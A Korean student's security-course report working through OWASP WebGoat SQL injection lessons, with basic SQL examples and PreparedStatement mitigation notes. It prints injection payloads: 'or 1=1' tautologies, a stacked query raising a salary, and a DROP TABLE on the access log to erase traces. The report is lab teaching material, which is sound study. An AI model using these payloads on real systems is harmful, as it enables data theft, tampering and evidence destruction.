|  |
| --- |
| **정보보호 과제 리포트**  Webgoat를 활용한 Web 모의해킹 |



|  |  |  |  |
| --- | --- | --- | --- |
| 제출일 | 2021. 09. 29 | 전공 | 컴퓨터정보공학전공 |
| 과목 | 정보보호 | 학번 | 2123405 |
| 담당교수 | 이수철 | 이름 | 최창환 |

|  |
| --- |
|  |

**정보보호 과제 리포트**





WebGoat는 웹 취약점에 근거하여 다양한 해킹 기술을 테스트 할 수 있는 웹 페이지이다. 즉, 실제 웹 사이트가 아닌 가상의 웹 사이트에 테스트하기 위해 만든 웹 어플리케이션이라고 할 수 있다. OWASP(Opensource Web Application Security Project)라는 단체에서 제공하고 있으며, 총 18개의 문제와각 문제 당 다수의 취약점이 존재한다.

**(A1) Injection**

Injection 공격 기법은 웹 상에서 자주 사용되는 해킹 방법으로 쿼리문을 주입해서 데이터베이스 정보를 빼내는 공격 기법이다.


**- SQL Injection (intro)**






2. Employees 테이블에서 'Bob'이 속한 부서를 검색하는 예제

**->** SELECT department FROM employees WHERE first\_name = 'Bob';




3. Employees 테이블에서 'Tobe'사원이 속한 부서를 'Sales' 부서로 변경하는 예제

**->** UPDATE employees SET department = 'Sales' WHERE last\_name = 'Tobi';




4. Employees 테이블에서 Phone 칼럼을 추가하는 예제

->ALTER TABLE employees ADD COLUMN phone varchar(20);



5. 권한이 없는 사용자에게 테이블을 수정할 수 있는 권한을 부여하는 예제


-> GRANT ALL ON grant\_rights TO unauthorized\_user;



9. "SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = '" + lastName + "'";


해당 문장을 사용해서 데이터 베이스에 등록되어 있는 모든 정보를 출력한다.

-> SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = 'Smith' or '1' = '1'



10. "SELECT \* FROM user\_data WHERE login\_count = " + Login\_Count + " AND userid = " + User\_ID;  
해당 문장을 사용해서 데이터 베이스에 등록되어 있는 모든 정보를 출력한다.

-> SELECT \* From user\_data WHERE Login\_Count = 100 and userid= 1 or 1 = 1




11. "SELECT \* FROM employees WHERE last\_name = '" + name + "' AND auth\_tan = '" + auth\_tan + "'";

해당 문장을 사용해서 데이터베이스에 등록되어 있는 모든 사용자의 정보를 출력한다.

-> Smith' 1 or 1=1 --


-> 3SL99A



12. Smith 사원의 정보를 이용해서 테이블의 정보를 모두 출력한 뒤에, 자신의 연봉을 수정하는 예제

-> Smith


-> 3SL99A'; UPDATE employees SET salary=100000 WHERE auth\_tan='3SL99A'--



13. 기록을 남기지 않기 위한 access\_log 테이블을 삭제하는 예제


-> UPDATE'; DROP TABLE access\_log --

**- SQL Injection (mitigation)**




5. JAVA에서 PreparedStatement 객체를 사용하여 DBMS 에서 작성되는 코드를 구현하는 예제이다.

Prepared Statement는 재사용 시 효율성을 높이기 위해 고안된 query문의 형태이다.




6. JDBC를 사용하여 데이터베이스를 연결하고 데이터베이스에서 해당 데이터를 요청하는 프로그램을 구현한다. (단, 요구 사항: 1. 데이터베이스 연결 2. SQL 인젝션 공격에 면역이 있는 쿼리문을 작성 3. 쿼리에는 반드시 하나 이상의 문자열 파라미터가 포함되어 있어야 한다.)

a

9. 해당 시스템의 약점을 찾아서 SQL 주입문을 삽입하는 예제이다.

백슬래시와 쿼터를 이용해서 SQL 문을 삽입하면 데이터베이스의 모든 정보를 도출해 낼 수 있다.

